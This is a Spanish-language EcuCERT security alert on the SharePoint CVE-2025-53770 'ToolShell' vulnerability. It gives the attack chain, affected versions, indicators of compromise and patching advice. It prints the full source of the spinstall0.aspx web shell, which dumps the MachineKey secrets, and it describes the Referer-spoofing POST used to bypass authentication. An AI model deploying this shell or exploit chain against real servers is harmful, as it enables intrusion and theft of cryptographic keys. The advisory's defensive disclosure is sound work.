Nro. Alerta:	AL-2025-035	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert V 1.1
TLP:	TLP:CLEAR		
Fecha:	22-jul-2025	Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)	Pág.: **1** of **6**

I. DATOS GENERALES:

Clase de alerta: Vulnerabilidad crítica en software de servidor
Tipo de Incidente: Explotación activa de día cero
Nivel de riesgo: Alta

II. ALERTA



Figura 1.- Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770) - figura referencial

En el Centro de Respuesta a Incidentes Informáticos, se ha receptado información de una vulnerabilidad crítica en Microsoft SharePoint Server On-Premises que permite la ejecución remota de código sin necesidad de autenticación, identificada como CVE-2025-53770, que está siendo explotada activamente en entornos corporativos. Según los reportes, alrededor de 75 servidores comprometidos, incluyendo instalaciones gubernamentales y corporativas han sido afectados.

III. INTRODUCCIÓN

Microsoft Sharepoint Server On-Premises, es una plataforma de colaboración empresarial desarrollada por Microsoft que se instala y gestiona en los servidores propios de una organización, está diseñado para facilitar la gestión documental, la colaboración en equipos, la automatización de procesos y la creación de portales corporativos, todo dentro de un entorno controlado y administrado por la empresa.

Se ha detectado que esta vulnerabilidad afecta a Sharepoint Server local (on premises) o versión local y NO a su versión cloud-based (Microsoft Sharepoint Online).

A dicha vulnerabilidad CVE-2025-53770 se asocia CWE-502: Que es una vulnerabilidad de seguridad que ocurre cuando una aplicación deserializa datos no confiables sin validación adecuada o suficiente de que los datos resultantes sean válidos, permitiendo a atacantes ejecutar código malicioso, manipular objetos o causar denegación de servicio (DoS).

IV. VECTOR DE ATAQUE

Esta vulnerabilidad posee una severidad CRITICAL con una puntación 9.8 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:W/RC:C

El ataque observado progresa a través de las siguientes etapas:

1. Acceso inicial

La explotación a menudo utiliza una cadena de ataque conocida como **ToolShell** en la cual los atacantes tienen como objetivo el endpoint **/layouts/15/ToolPane.aspx ?DisplayMode=Edit**. El ataque se inicia mediante una solicitud HTTP POST especialmente manipulada que incluye un encabezado Referer único (**/_layouts/SignOut.aspx**) para evadir los mecanismos de autenticación.



Figura 2. Solicitud POST maliciosa utilizada para evadir la autenticación - Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

2. Despliegue Payload

Se carga en el servidor un archivo malicioso conocido como Web Shell de nombre **spinstall0.aspx**. Este shell actúa como backdoors que permiten al atacante ejecutar comandos, cargar o descargar archivos y controlar el servidor de forma remota a través de una interfaz web simple y también está diseñado para extraer secretos criptográficos sensibles del entorno de SharePoint

```
C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0[.]aspx.
```

Figura 3. Ruta del archivo spinstall0.aspx - Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

3. Acceso a Credenciales

El web shell **spinstall0.aspx** extrae la configuración **MachineKey** del servidor, la cual incluye la **ValidationKey** y **DecryptionKey**, clave crítica para generar payloads __**VIEWSTATE** válidas.

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
        var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig", System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
        var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new object[0]);
        Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.Decryption+"|"+cg.CompatibilityMode);
    }
</script>
```

Figura 4. Web shell Script diseñado para extraer claves criptográficas, incluyendo ValidationKey y DecryptionKey, de la configuración machineKey del sistema - Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

4. Comando y Control (C2)

Utilizando los secretos criptográficos robados, los atacantes emplean herramientas como **ysoserial** para generar objetos __**VIEWSTATE** serializados y válidos, que luego son deserializados por SharePoint, permitiendo ejecución remota de código (RCE) sin autenticación.

V. IMPACTO

Los productos y versiones afectados son los siguientes:

Producto afectado	Versión
Microsoft SharePoint Server Subscription Edition	Versiones anteriores a 16.0.18526.20508
Microsoft SharePoint Server 2019	Versiones anteriores a 16.0.10417.20037
Microsoft SharePoint Server 2016	(Todas las versiones son potencialmente vulnerables si no han sido actualizadas con los últimos parches)

Tabla 1.- Productos y Versiones Afectados - Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

VI. INDICADORES DE COMPROMISO

Tipo de IoC	Indicador	Descripción
Dirección IP	107.191.58[.]76	IP de origen de la primera ola de exploits el 18 de julio de 2025.
	104.238.159[.]149	IP de origen de la segunda ola de exploits el 19 de julio de 2025.

Tabla 2.- Direcciones IP - Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

Tipo de IoC	Indicador	Descripción
Agente de usuario	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0	Cadena de agente de usuario utilizada durante la explotación. También se ve en formato codificado en URL para los registros de IIS.

Tabla 3.- Agente de Usuario - Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

Tipo de IoC	Indicador	Descripción
URL / Ruta	POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx	La ruta de explotación utilizada para desencadenar la vulnerabilidad inicial (CVE-2025-49706).
URL / Ruta	GET /_layouts/15/<undisclosed>.aspx	Solicitud al archivo ASPX malintencionado plantado para volcar claves criptográficas. (Nombre no revelado).

Tabla 4.- URLs / Rutas Sospechosas- Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

Tipo de IoC	Indicador	Descripción
Hash de archivo (SHA256)	4a02a72aedc3356d8cb38f01f0e0b9f26ddc5ccb7c0f04a561337cf24aa84030	Hash del shell web inicial observado.
Hash de archivo (SHA256)	b39c14becb62aeb55df7fd55c814afbb0d659687d947d917512fe67973100b70	Otro hash de archivo malicioso asociado.
Hash de archivo (SHA256)	fa3a74a6c015c801f5341c02be2cbdfb301c6ed60633d49fc0bc723617741af7	Hash de una carga útil dirigida específicamente al archivo .__VIEWSTATE.

Tabla 5.- Hashes SHA256 - Vulnerabilidad Crítica en Microsoft SharePoint Server On-Premises (CVE-2025-53770)

VII. RECOMENDACIONES:

- Activar AMSI (Antimalware Scan Interface) en los entornos de SharePoint para mejorar la detección de código malicioso en tiempo real, como sugiere CISA y Microsoft.
- Asegurar la implementación de Microsoft Defender Antivirus o una solución EDR compatible en todos los servidores que ejecutan SharePoint.

- Actualizar los servidores SharePoint con los boletines de seguridad más recientes:

- Para SharePoint Server Subscription Edition: aplicar el parche de julio de 2025 (KB5002768).

- Para SharePoint Server 2019: instalar el parche de julio de 2025 (KB5002754).

- Regenerar las claves de cifrado de ASP.NET (MachineKey) en SharePoint tras aplicar las actualizaciones, para invalidar cualquier vector de persistencia que el atacante haya establecido. Reiniciar los servicios IIS para asegurar la aplicación de los cambios.
- Realizar un análisis detallado de los registros de eventos de Windows e IIS buscando actividades inusuales, como solicitudes POST/GET hacia rutas inusuales.
- Verificar y eliminar scripts o archivos sospechosos en los directorios de SharePoint, especialmente en la ruta _layouts/15/.
- Configurar reglas de detección personalizadas (YARA/Sigma) que identifiquen indicadores de compromiso específicos relacionados con CVE-2025-53770.
- Restringir el acceso externo al portal de SharePoint mediante listas blancas de IPs confiables y reglas en el firewall.

VIII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta se proporciona con fines informativos.
- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS:

CERT.LV (2025). Crítica vulnerabilidad en Microsoft SharePoint - CVE-2025-53770. https://cert.lv/lv/2025/07/kritiska-microsoft-sharepoint-ievainojamiba-cve-2025-53770

SOC PRIME (2025). Detect CVE-2025-53770 Exploitation. https://socprime.com/blog/latest-threats/detect-cve-2025-53770-exploitation/

GITHUB (2025). Indicadores de compromiso - CVE-2025-53770. https://github.com/RukshanaAlikhan/CVE-2025-53770/blob/main/CVE-2025-53770%20IOC.xlsx

MEDIUM (2025). Unpatched SharePoint Zero-Day is Actively Exploiting CVE-2025-53770. https://medium.com/@rukshanaalikhan1/unpatched-sharepoint-zero-day-is-actively-exploiting-cve-2025-53770-891d7a58080d

ARS TECHNICA (2025). SharePoint vulnerability with 9.8 severity rating is under exploit across the globe. https://arstechnica.com/security/2025/07/sharepoint-vulnerability-with-9-8-severity-rating-is-under-exploit-across-the-globe/

TIMES OF INDIA (2025). Microsoft SharePoint zero-day breach hits 75+ servers. https://timesofindia.indiatimes.com/technology/tech-news/microsoft-sharepoint-zero-day-breach-hits-75-servers-heres-what-the-company-said/articleshow/122805393.cms